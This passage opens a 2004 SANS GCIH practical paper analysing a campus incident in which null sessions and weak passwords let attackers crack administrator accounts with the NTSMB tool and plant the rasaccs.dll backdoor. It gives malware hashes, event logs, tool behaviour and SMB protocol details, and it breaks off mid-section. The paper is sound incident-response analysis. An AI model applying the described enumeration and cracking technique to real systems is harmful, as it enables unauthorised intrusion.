



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GCIH Practical Assignment

Version 3

Backdoor party: Null Sessions *plus* Weak Passwords

Rusma Mulyadi

06/28/2004

© SANS Institute 2004, Author retains full rights.

Abstract

This paper describes a recent attack found on our campus network that exploited both null session feature within Windows NT/2K/XP and weak passwords. It also illustrates the incident handling process we took in response to this particular incident.

The two key programs used in this incident – NTSMB and rasaccs.dll – were slightly different from the ones reported by the anti virus companies, and therefore, further analysis on these differences are provided in this document.

While the nature of this attack seems to be quite straightforward – utilizing weak passwords and null sessions, the success of this incident in compromising hundreds of computers on campus proves that it is still very effective in today's computing environment, especially in a highly distributed campus environment. This paper will demonstrate the entire stages of the attack and how it can be detected by either the network detection mechanism or the end user system.

© SANS Institute 2004, Author retains full rights.

Table of Contents

Abstract.....	2
Table of Contents.....	3
1. Statement of Purpose	5
2. The Exploit.....	5
2.1 Name.....	5
2.2 Operating System.....	6
2.3 Protocols/Services/Applications.....	6
2.3.1 Weak Passwords.....	6
2.3.2 Null Sessions.....	6
2.4 Variants	7
2.4.1 NTSMB.....	7
2.4.2 Rasaccs.dll	11
2.5 Description.....	11
2.5.1 What is SMB?.....	11
2.5.2 SMB over NetBIOS vs. TCP/IP	12
2.5.3 SMB Messages	13
2.5.4 SMB Conversation ¹⁹	16
2.5.5 SMB Dialects ¹⁹	17
2.5.6 SMB Authentication Schemas ¹⁹	18
2.5.7 IPC\$ share	20
2.5.8 DCE/RPC – Distributed Computing Environment Remote Procedure Call	21
2.5.9 SAMR (Security Accounts Manager) ²⁴	21
2.5.10 NTSMB in Action – Using Ethereal.....	22
2.6 Signature of the attack.....	30
2.6.1 Network-based Detection	30
2.6.2 Host-based Detection	35
3. The Platforms / Environments.....	38
3.1 Victim's Platform	38
3.2 Source network.....	38
3.3 Target network.....	38
3.4 Network Diagram.....	39
4. Stages of the Attack.....	40
4.1 Reconnaissance	40
4.2 Scanning.....	40
4.3 Exploiting the System	44
4.4 Keeping Access.....	48
4.5 Covering Tracks	57
5. The Incident Handling Process.....	60
5.1 Preparation	60
5.1.1 Existing Countermeasures	60
5.1.2 Incident Handling Process.....	60

5.1.3	Incident Handling Team.....	61
5.1.4	Policies and Procedures.....	61
5.2	Identification	62
5.3	Containment	63
5.4	Eradication.....	63
5.5	Recovery	67
5.6	Lessons Learned	72
	Incident time table.....	73
Appendix A.	List of tools/scripts	74
Appendix B.	ipscanit.bat.....	75
Appendix C.	install.cmd	76
Appendix D.	RegShot – Rasaccs.dll	77
References	82

© SANS Institute 2004, Author retains full rights.

1. Statement of Purpose

The attack described in this paper is based on a recent incident that occurred within our campus network. Exploiting the *null session* feature within Windows NT/2K/XP and weak passwords, the attacker managed to collect enough user account and password policy information to launch password cracking tools to harvest the administrator accounts passwords. The collected administrator account passwords were then used to install a *Trojan* on any machines that were successfully connected to. This *Trojan* then opened a backdoor that provided the attacker with full access to remotely control these victim machines. The main goal of this attack is to *compromise* as many Windows machines on campus as possible to be used as currency in the underground hackers' world.

Although the attack was launched from a system (referred as '*system X*') inside our network, we believe that it was actually controlled by a hacker from somewhere on the Internet. This conclusion was mainly drawn based on our prior experiences. In addition to the limited amount of information on the initial compromise of '*system X*', the *open* and *decentralized* nature of our campus network brought up a relatively high number of scenarios for the initial compromise. Therefore, this paper will focus on the attack launched from '*system X*', not the compromise of '*system X*' itself.

Considering the number of '*compromised*' machines resulting from this particular incident, it is very understandable why Windows Authentication (e.g. weak password) and Windows Remote Access Services (e.g. NETBIOS and Anonymous Logon) are still listed in *The SANS Top 20 Internet Security Vulnerabilities*.¹

2. The Exploit

2.1 Name

As mentioned in the previous section, the key success factor of this attack is the high number of Windows systems with weak administrator passwords that have the *null session* feature enabled. The related exploits are listed below:

- CAN-1999-0503: "A Windows NT local user or administrator account has a guessable password."²
- CAN-1999-0504: "A Windows NT local user or administrator account has a default, null, blank, or missing password."³

¹ <http://www.sans.org/top20/#threats>

² <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0503>

³ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0504>

- CAN-1999-0505: “A Windows NT domain user or administrator account has a guessable password.”⁴
- CAN-1999-0506: “A Windows NT domain user or administrator account has a default, null, blank, or missing password.”⁵
- CVE-2000-0222: “The installation for Windows 2000 does not activate the Administrator password until the system has rebooted, which allows remote attackers to connect to the ADMIN\$ share without a password until the reboot occurs.”⁶
- CVE-2000-1200: “Windows NT allows remote attackers to list all users in a domain by obtaining the domain SID with the LsaQueryInformationPolicy policy function via a null session and using the SID to list the users.”⁷

2.2 Operating System

All versions of Windows are affected, including Windows NT, Windows 2000, and Windows XP.

2.3 Protocols/Services/Applications

2.3.1 Weak Passwords

Administrators depend on passwords to authenticate users to their computers, email accounts, file shares, and other resources on either the local area network or the Internet. Along with this popular use of passwords as an authentication/protection method, most users tend to conveniently believe that their passwords will remain safe from others (i.e. no one will want to take the time and effort to try to guess other people’s passwords) and that a password, regardless of its format, is a powerful enough instrument to protect their email accounts, file shares, etc. With these perspectives in mind, users, including administrators, often utilize the same password for most/all of their machines/applications. To increase the severity of the situation, the number of systems with either weak or default passwords is quite high. These passwords are vulnerable to simple dictionary password attacks and can often be cracked in an extremely short period of time.

2.3.2 Null Sessions

As Finamore J. explains in his paper⁸ ‘Null Sessions in NT/2000’, a null session – known as anonymous access to server – is a session that is established with a server without involving any user authentication. The null session was initially

⁴ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0505>

⁵ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0506>

⁶ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0222>

⁷ <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-1200>

⁸ <http://www.sans.org/rr/papers/67/286.pdf>

intended to allow unauthenticated hosts, especially the Win95/98/NT hosts that are not domain members, to obtain browse lists from NT servers and participate in Microsoft networking.⁹ Finamore J. describes various scenarios where the null session feature becomes very useful and some of them are summarized below⁸:

- Null sessions function regardless of the trust relationships and “*allow direct enumeration of machines and resources in a domain from an unauthenticated machine with little prior knowledge*”. Therefore, they are particularly useful for building a trust relationship among domains in the first place.
- Null sessions allow administrators to connect resources in all domains through the enumeration of users, machines, and resources.
- When LMHOSTS.SAM file is utilized to perform NetBIOS name resolution and the file uses the “INCLUDE <filename> tag”, “*the share point that contains the included file must be setup as a null session share*”.
- Null sessions are used when the services running under the local ‘SYSTEM’ account need access to the network resource, such as available shares, usernames, etc. of other machines.

In addition to allowing an unauthenticated machine to enumerate user accounts, machines and their resource shares in a domain, null sessions allow enumeration of password policy that provides attackers with opportunities to plan their attack strategies ahead of time.

2.4 Variants

The two main tools used in this attack are the *ntsmbr.exe* (a dictionary password cracker for administrator accounts) and the *rasaccs.dll* (a backdoor trojan).

2.4.1 NTSMB

Below are links to other incidents utilizing the *ntsmbr.exe* and a trojan report from McAfee:

- Incident report from Stanford University – March 13, 2003¹⁰
- Incident report from University of Texas – February 16, 2003¹¹
- PWS-NTSMB trojan report from McAfee – February 10, 2003¹²

It appears that the *ntsmbr.exe* used in this particular incident (found on the compromised machine as part of the rootkit) had gone through some transformations and was slightly different from the one reported in the links above.

⁹ <http://downloads.securityfocus.com/library/null.sessions.html>

¹⁰ <http://groups.google.com/groups?q=ntsmbr.exe&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=%23IFDQpZ6CHA.2308%40TK2MSFTNGP10.phx.gbl&rnum=1>

¹¹ <http://www.dshield.org/pipermail/unisog/2003-February/005546.php>

¹² http://vil.nai.com/vil/content/v_100050.htm

The followings are some of the noticeable differences:

1. NTSMB consists of:

- Original NTSMB (reported earlier)¹¹
 - ✓ *ntsmbr.exe* – MD5:44181afc63fdb96b9c89fb31be78d58b – Size: 57,344 bytes
 - ✓ *ntsmbr.dic* – MD5:745b4247546e0b118b5b809d69ef1f32 – Size:15,733 bytes
 - ✓ *ntsmbrcommon.dic* – MD5:79ab36778dc5c1a312cc0e5bec755d4d – Size:91 bytes
- NTSMB found in this incident
 - ✓ *ntsmbr.exe* – MD5:424c737c7991fd8a2efddf59dd9bc658 – Size: 37,376 bytes
 - ✓ *ntsmbr.dic* – MD5:2c9a6eb9d8efaedea330ea104908e8fe – Size: 1,502 bytes
 - ✓ *ntsmbrcombos.dic* – MD5:4e239b2175276fa0bde6b956cae40b17 – Size: 3,268 bytes
 - ✓ *ntsmbrcommon.dic* – MD5:79ab36778dc5c1a312cc0e5bec755d4d – Size: 91 bytes

In addition to file size, the MD5 algorithm is used to generate a 128-bit 'fingerprint' of each file.

The only common file (with matching name, size and MD5) between these two NTSMB variants is the *ntsmbrcommon.dic* that contains a list of common default passwords. While the *ntsmbr.exe* and *ntsmbr.dic* found in this incident are different from the original ones, the *ntsmbrcombos.dic* is a new dictionary file found only in this newer variant of NTSMB.

2. While the original NTSMB was not reported as packed/compressed, the version found in this incident was compressed with *ASPack* and could be successfully unpacked using *AspackDie 1.3d*¹³. As quoted from the *ASPack* Software website, *ASPack* is "an advanced Win32 executable file compressor, capable of reducing the file size of 32-bit Windows programs by as much as 70%"¹⁴. It is a very useful tool to protect programs against reverse engineering. This explains the smaller size of the *ntsmbr.exe* found on our campus.
3. The original NTSMB was reported to use the string 'SOUP' as the contents of the Primary Domain, Native O/S, and Native LAN Manager fields.¹² From the event viewer logs found on our systems, it appeared that this new version of NTSMB introduced more string variations, such as 'SSSS', 'XXXX', 'YYYY'. Below are samples of the actual event viewer logs.

¹³ <http://www.exetools.com/files/unpackers/win/aspackdie13d.zip>

¹⁴ <http://www.aspack.com/>

```

Event Type:      Failure Audit
Event Source:    Security
Event Category:  Account Logon
Event ID:        680
Date:            2:41:23 PM
User:            NT AUTHORITY\SYSTEM
Computer:        [REDACTED]
Description:
Logon attempt by: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon account:   admin
Source workstation: \\[REDACTED]
Error Code:      0xc000006A
For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.
-----
Event Type:      Failure Audit
Event Source:    Security
Event Category:  Logon/Logoff
Event ID:        529
Date:            2:41:23 PM
User:            NT AUTHORITY\SYSTEM
Computer:        [REDACTED]
Description:
Logon Failure:
Reason:          Unknown user name or bad password
User Name:       admin
Domain:          [REDACTED]
Logon Type:      3
Logon Process:   NTLMSSP
Authentication Package: NTLM
Workstation Name: [REDACTED]
Caller User Name: -
Caller Domain:   -
Caller Logon ID: -
Caller Process ID: -
Transited Services: -
Source Network Address: [REDACTED]
Source Port:     0
For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.
-----
First event
Event Type:      Success Audit
Event Source:    Security
Event Category:  Logon/Logoff
Event ID:        540
Date:            2:41:23 PM
User:            NT AUTHORITY\ANONYMOUS LOGON
Computer:        [REDACTED]
Description:
Successful Network Logon:
User Name:       [REDACTED]
Domain:          [REDACTED]
Logon ID:        (0x0,0x1A75B72)
Logon Type:      3
Logon Process:   NTLMSSP
Authentication Package: NTLM
Workstation Name: [REDACTED]
Logon GUID:      -
Caller User Name: -
Caller Domain:   -
Caller Logon ID: -
Caller Process ID: -
Transited Services: -
Source Network Address: [REDACTED]
Source Port:     0
For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

```

Figure 1. Event View Logs – target systems

4. If the earlier version of *ntsmbs.exe* utilized two dictionary files, i.e. *ntsmbscommon.dic* and *ntsmbs.dic*, this new version appeared to load a third dictionary file called *ntsmbscombos.dic* that contained combinations of usernames and passwords as shown in the screen shot below (viewing the unpacked version of the *ntsmbs.exe* using *BinText*¹⁵ – a free text extractor from *Foundstone*). The fact that this incident successfully cracked some pretty strong passwords leads me to believe that this new feature makes the *ntsmbs.exe* a much more powerful dictionary password cracker.

File pos	Mem pos	ID	Text
A 0000D844	0040D844	0	%i Combos Loaded...
A 0000D85C	0040D85C	0	ntsmbscombos.dic
A 0000D86C	0040D86C	0	%i Common Passwords Loaded...
A 0000D88C	0040D88C	0	%i Passwords Loaded...
A 0000D8BC	0040D8BC	0	ntsmbs


Figure 2. Bintext view of ntsmb.exe

5. This new version of *ntsmb.exe* seems to have good self protection. It returned an error message and deleted itself and two of its dictionary files when not being run correctly as illustrated in the screen shots below.

```
C:\test>ntsmb res.txt
INITIALIZATION ERROR
you very much and have a nice g...
```

Figure 3. Initialization error – new ntsmb.exe

File Monitor¹⁶ is used here to monitor all file related modifications while running *ntsmb.exe* and it showed that both the *ntsmbcommon.dic* and *ntsmb.dic* are successfully deleted.



#	Time	Process	Request	Path	Result	Other
391	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\test\ntsmbcommon.dic	SUCCESS	Options: Open Access: All
392	2:23:27 AM	ntsmb.exe:904	DELETE	C:\tools\test\ntsmbcommon.dic	SUCCESS	
393	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\test\ntsmbcommon.dic	SUCCESS	
394	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\test\ntsmb.dic	SUCCESS	Options: Open Access: All
395	2:23:27 AM	ntsmb.exe:904	DELETE	C:\tools\test\ntsmb.dic	SUCCESS	
396	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\test\ntsmb.dic	SUCCESS	
397	2:23:27 AM	ntsmb.exe:904	OPEN	C:\tools\test\vr.bat	SUCCESS	Options: Open Access: All
398	2:23:27 AM	ntsmb.exe:904	QUERY INFORMATION	C:\tools\test\vr.bat	SUCCESS	Length: 0
399	2:23:27 AM	ntsmb.exe:904	QUERY INFORMATION	C:\tools\test\vr.bat	SUCCESS	Length: 0
400	2:23:27 AM	ntsmb.exe:904	WRITE	C:\tools\test\vr.bat	SUCCESS	Offset: 0 Length: 98
401	2:23:27 AM	ntsmb.exe:904	CLOSE	C:\tools\test\vr.bat	SUCCESS	

Figure 4. File Monitor view – new ntsmb.exe

Below is an error message while running the original version of *ntsmb.exe* improperly, using its full filename (*ntsmb.exe* instead of *ntsmb* only). However, this original version did not try to delete itself.

```
C:\WINNT\Temp>ntsmb.exe res.txt
NTSMB v.17
Name me back to ntsmb.exe.
```

Figure 5. Initialization error – original ntsmb.exe

Despite the differences above, both variants stored all the successfully cracked accounts, together with the corresponding passwords and IP addresses in a colon separated file called *ntsmb.txt*.

Although I managed to unpack this new *ntsmb.exe* variant using *AspackDie 1.3d*¹³, I have not been able to pass its self-protection checks. Thus, I always

¹⁶ <http://www.sysinternals.com/ntw2k/source/filemon.shtml>

ended up with the same *initialization error* message and deleted *ntsmbr.exe* and dictionary files.

For this reason, I used the original version of the *ntsmbr.exe* in this paper. Both versions serve the same fundamental purpose of cracking weak passwords on Windows machines by utilizing dictionary attacks and exploiting the 'null session' feature.

2.4.2 Rasaccs.dll

In the case of the *rasaccs.dll* backdoor Trojan, the variant we found on campus is also slightly different from the one reported as *Backdoor.Anyserv.B*¹⁷ by Symantec. The main difference is the affected registry key:

- *Backdoor.Anyserv.B*
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\RemoteAccess
- *Rasaccs.dll found in this incident*
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto

A more detailed description of the differences will be discussed later in the *Stages of Attack* section.

2.5 Description

This attack was focused on exploiting weak passwords and the 'null sessions' feature of Windows. It utilized *ntsmbr.exe* – a dictionary-based administrator password cracker – that accepted a file containing a list of IP address to probe as an argument to exploit Windows NT/2000/XP machines utilizing the SMB protocol.

The SMB discussion in this section is summarized from the four main sources below. The diagrams and figures are also obtained directly from these sources:

- What is SMB? by Richard Sharpe¹⁸
- Implementing CIFS by Christopher R. Hertel¹⁹
- Common Internet File System (CIFS) Technical Reference, Rev.1.0 by SNIA²⁰
- CIFS Explained by CodeFX²¹

2.5.1 What is SMB?

SMB (Server Message Block) is "a protocol for sharing files, printer, serial ports, and communications abstractions such as named pipes and mail slots between

¹⁷ <http://securityresponse.symantec.com/avcenter/venc/data/backdoor.anyserve.b.html>

¹⁸ <http://samba.anu.edu.au/cifs/docs/what-is-smb.html>

¹⁹ <http://ubiqx.org/cifs/SMB.html>

²⁰ http://www.snia.org/tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf

²¹ http://www.codefx.com/CIFS_Explained.pdf

computers.”¹⁸ When the computers providing the resources (e.g. file systems, printers, mail slots, named pipes, APIs, etc.) are called ‘servers’, those that are utilizing the resources are known as ‘clients’. Therefore, SMB is a “*client server, request-response protocol*.”¹⁸

The diagram below, obtained directly from Sharpe, R.’s article¹⁸, illustrates various protocols that are compatible with SMB and thus, it is called a ‘*transport independent*’ protocol.²⁰

OSI				TCP/IP	
Application	SMB				Application
Presentation					
Session	NetBIOS	NetBEUI	NetBIOS	NetBIOS	TCP/UDP
Transport	IPX ¹		DECnet	TCP&UDP	
Network				IP	
Link	802.2, 802.3,802.5	802.2 802.3,802.5	Ethernet V2	Ethernet V2	Ethernet or others
Physical					

Figure 6. SMB Transport Protocols

2.5.2 SMB over NetBIOS vs. TCP/IP

In this paper, we will focus only on SMB over NetBIOS API or SMB directly over TCP/IP. The differences between SMB over NetBIOS and SMB over TCP/IP are summarized in the table below:¹⁹

	SMB over NBT (NetBIOS)	SMB over TCP/IP
1	Uses port 139 TCP – NBT Session Service port	Uses port 445 TCP
2	Uses <i>NBT SESSION REQUEST</i> and <i>POSITIVE SESSION RESPONSE</i> messages	Does not use <i>NBT SESSION REQUEST</i> and <i>POSITIVE SESSION RESPONSE</i> messages
3	Supported in Windows clients (including the legacy ones)	Supported in Windows 2000/XP and Samba
4	Prepends a 4-byte header to each <i>SESSION MESSAGE</i> , including 17 bits of <i>LENGTH</i>	Prepends a 4-byte header to each <i>SESSION MESSAGE</i> , including 24 bits of <i>LENGTH</i>




Figure 7. SMB over NBT Session Message¹⁹



Figure 8. SMB over TCP/IP Session Message¹⁹

When both the NBT and direct TCP/IP transports are supported, most SMB implementations will prefer SMB over TCP/IP. This means that when the SMB client responds on port 445/TCP and port 139/TCP, the server will only send an acknowledgement to port 445/TCP of the SMB client. Thus, an SMB session is then established directly over TCP/IP rather than NetBIOS.

In addition, the SMB protocol is also used as a transport for the DCE/RPC protocol. The DCE/RPC protocol is used to “*process Server and User management information, like logon information, Local Security, Account management, Server/Workstation services and CIFS networking management functions (like browsing and domain controller management)*”.²⁰

2.5.3 SMB Messages

SMB messages are composed of a header, a parameter block, and a data block.

SMB Message Header




Figure 9. SMB Message Header¹⁹

1. Always starts with 4 bytes of *protocol identifier string*: “\xffSMB”.
2. Followed by a 1 byte *command* field. Examples of SMB commands are SMB_COM_READ_ANDX (0x2E), SMB_COM_TREE_CONNECT (0x70), and SMB_COM_NEGOTIATE (0x72).
3. The two different templates for the *status* field are:
 - a. DOS and OS/2 – 16-bit error codes that are grouped into classes.




Figure 10. DOS & OS/2 Error Code¹⁹

b. Windows NT – 32-bit error codes, known as NT_STATUS codes.




Figure 11. NT_STATUS Code¹⁹

- *Level* field: 00 – Success, 01 – Information, 10 – Warning, 11 – Error.
 - *Reserved* field: always zero.
 - *Facility* field: zero to indicate SMB errors.
 - *ErrorCode* field: the same as DOS version of ErrorCode.
4. The *Flags* field is used to modify the interpretation of SMB (e.g. the highest-order bit determines whether the SMB is a request (0) or a response (1))
 5. The *Flags2* field is used to indicate the use of newer features such as the SMB_FLAGS2_EXTENDED_SECURITY (0x0800). If this extended security flag is set (value = 1), it means that the sending node understands Extended Security.
 6. The *Extra* field is consists of two subfields, the *PidHigh* subfield (to accommodate systems that have 32-bit Process IDs) and the *Signature* subfield (for SMB message signing). This *extra* field must be filled with zeros when not in use.




Figure 12. Extra field¹⁹

7. TID, PID, UID, MID
 - a. TID/ Tree ID – an identifier assigned by the server to identifies connections to shares once they are established.
 - b. PID/ Process ID – set by the client, it identifies the process sending the SMB request.
 - c. UID/ User ID – a session token assigned by the server once a user is authenticated and it expires after user logoff, known as VUID (Virtual User ID).
 - d. MID/ Multiplex ID – the client uses it to track multiple outstanding requests, based on the MID and PID echoed back by the server.
 - e. These fields (TID, PID, UID, MID) are only intended to keep track of SMB context and thus, they do not necessarily meaningful outside of the SMB connection.

SMB Message Parameters




Figure 13 SMB Message Parameters¹⁹

The SMB message parameters contain:

1. *WordCount* field – indicates the number of words in the *Words* array (in unsigned byte – maximum length of 510 bytes).
2. *Words* array – a block of data (2 x *WordCount* bytes in length) that holds the SMB parameters and it varies with SMB command.

SMB Message Data




Figure 14. SMB Message Data¹⁹

The SMB message data contains:

1. *ByteCount* field – indicates the number of bytes in the *Bytes* field (in unsigned short – maximum length of 65535 bytes).
2. *Bytes* field – holds the data to be manipulated.

2.5.4 SMB Conversation¹⁹

Assuming that a transport layer connection has been established – either over NBT or directly over TCP/IP, below is the flow of SMB conversation:

1. SMB Protocol Negotiation – 0x72 (SMB_COM_NEGOTIATE). The goal is to agree on a SMB dialect to use for the rest of the conversations. The SMB request and response messages for SMB protocol negotiations follow the SMB message template described earlier.
2. SMB Session Setup – used for user authentication and user session establishment.
3. SMB Tree Connect – used for accessing a share/ other resources.
4. SMB Tree Disconnect – optional because all resources are released once the client closes the session at the transport layer.

The diagram below is taken directly from <http://ubiqx.org/cifs/figures/smb-06.html>.




Figure 15. SMB Conversation

In addition, several SMBs can be combined into a single symbiotic packet and thus, construct SMB AndX messages. The AndX SMB chaining is described more clearly in the figure below.¹⁹




Figure 16. AndX SMB Chaining

As mentioned in the figure above, each parameter block begins with the following structure:¹⁹




Figure 17. AndX SMB Chain – Parameter Block Structure

- *AndXCommand* field provides the SMB command code for the next AndX block. The *AndXCommand* of the last AndX block has a value of 0xff.
- *AndXOffset* field has the byte index, relative to the start of the SMB header, of the next AndX block. The *AndXOffset* of the last AndX block has a value of zero.

2.5.5 SMB Dialects¹⁹

Dialect Identifier	Notes
PC NETWORK PROGRAM 1.0	The <i>Core Protocol</i> - also identified by the string "PCLAN1.0".
MICROSOFT NETWORKS 1.03	The <i>Core Plus Protocol</i> . – extends a few Core Protocol SMB commands, and adds a few new ones.
MICROSOFT NETWORKS 3.0	The <i>Extended 1.0 Protocol</i> or <i>LAN Manager 1.0</i> – created when IBM and Microsoft were working together on OS/2, designed for DOS clients, which understood a narrower set of error codes than OS/2.
LANMAN1.0	The <i>LAN Manager 1.0</i> or the <i>Extended 1.0 Protocol</i> – the MICROSOFT NETWORKS 3.0 dialect for OS/2 clients, understood a larger set of error codes. Both OS/2 and DOS expect that the STATUS field will be in the DOS-style ErrorClass / ErrorCode format.
LM1.2X002	The <i>Extended 2.0 Protocol</i> or <i>LAN Manager 2.0</i> – represents OS/2 LANMAN version 2.0, and introduces a few new SMBs. The identifier for the DOS version of this dialect is "DOS LM1.2X002". The OS/2 version still provides a larger set of error codes than the DOS version.

Dialect Identifier	Notes
LANMAN2.1	The <i>LAN Manager 2.1</i> dialect, documented in a paper titled <u>Microsoft Networks SMB File Sharing Protocol Extensions, Document Version 3.4 ("SMB-LM21.DOC")</u> . ²² It explains how LANMAN2.1 differs from its predecessor, LANMAN2.0.
Samba	Listed in the protocol negotiation request coming from a Samba-based client such as smbclient, KDE Konqueror (which uses Samba's libsmbclient library), or the Linux SMBFS implementation.
NT LM 0.12	The NT LANMAN, developed for use with WindowsNT. It is currently the most widely supported. All of the Windows9x clients and Windows2000 and XP claim to support it. It is, quite possibly, also the sloppiest with all sorts of variations and differing implementations.
CIFS	A dialect based on the IETF CIFS protocol drafts.

2.5.6 SMB Authentication Schemas¹⁹

1. Anonymous and Guest Login
